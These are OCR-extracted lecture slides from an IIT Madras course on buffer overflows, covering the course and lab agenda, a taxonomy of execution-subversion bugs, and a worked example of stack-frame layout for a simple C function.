
Milan Patnaik


Indian Institute of Technology Madras

BUFFER OVERFLOWS


Vulnerabilities By Type



BUFFER OVERFLOWS : STACK



BUFFER OVERFLOWS : STACK



CVE-2021 : 152

AGENDA : CLASS

- **Buffer Overflow**
  - Executable Stack Attacks
  - Executable Stack Attack Prevention
    - Canaries, W^X
  - Non-Executable Stack Attacks
    - Return-to-Libc attack
    - Return Oriented Programming
  - Non-Executable Stack Attack Prevention
    - ASLR
  - Heap Exploits

AGENDA : LABS

- **Lab1a.**
  - Executable Stack Attacks.
- **Lab1b.**
  - Return-to-Libc attack.
- **Lab2a.**
  - Return Oriented Programming.
- **Lab2b.**
  - Exploiting Large Binaries.

DATA STRUCTURES IN C++

STACK

EXECUTABLE STACK ATTACKS

PARTS OF BINARY EXPLOITS

- **Two parts**
  - **Subvert execution:**
    - **change the normal execution behavior of the program.**
- **Payload:**
  - **the code which the attacker wants to execute.**


SUBVERT EXECUTION

- In application software.
  - SQL Injection.
- In system software.
  - Buffers overflows and overreads.
  - Heap: double free, use after free.
  - Integer overflows.
  - Format string.
  - Control Flow.
- In peripherials.
  - USB drives in Printers.
- In Hardware.
  - Hardware Trojans.
- Covert Channels.
  - Can exist in hardware or software.

These do not really subvert execution, but can lead to confidentiality attacks.

BUFFER OVERFLOWS IN THE STACK

- We need to first know how a stack is managed.



[1] Chris Anley, Felix Lindner, and John Heasman, "The Shellcoder's Handbook "

BUFFER OVERFLOWS IN THE STACK

- **Executable stacks.**


```
Elf file type is EXEC (Executable file)
Entry point 0x8048330
There are 8 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4
  INTERP         0x000134 0x08048134 0x08048134 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x004e4 0x004e4 R E 0x1000
  LOAD           0x000f0c 0x08049f0c 0x08049f0c 0x00108 0x00110 RW  0x1000
  DYNAMIC        0x000f20 0x08049f20 0x08049f20 0x000d0 0x000d0 RW  0x4
  NOTE           0x000148 0x08048148 0x08048148 0x00044 0x00044 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
  GNU_RELRO      0x000f0c 0x08049f0c 0x08049f0c 0x000f4 0x000f4 R   0x1
```

[1] Chris Anley, Felix Lindner, and John Heasman, “The Shellcoder's Handbook “

STACK IN A PROGRAM

(WHEN FUNCTION IS EXECUTING)

```
void function(int a, int b, int c){
  char buffer1[5];
  char buffer2[10];
}

int main(int argc, char **argv){
  function(1,2,3);
}
```



In main

```
push $3
push $2
push $1
call function
```


In function

```
push %ebp
movl %esp, %ebp
sub $20, %esp
```

%ebp: Frame Pointer
%esp : Stack Pointer

STACK USAGE (EXAMPLE)

```
void function(int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

}

void main()
{
        function(1,2,3);
}
```



Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%esp) 965	

STACK USAGE contd

```
void function(int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

}

void main()
{
        function(1,2,3);
}
```

What is the output of the following?

- printf("%x", buffer2) : 966
- printf("%x", &buffer2[10])

  976 ☾ buffer1[0]

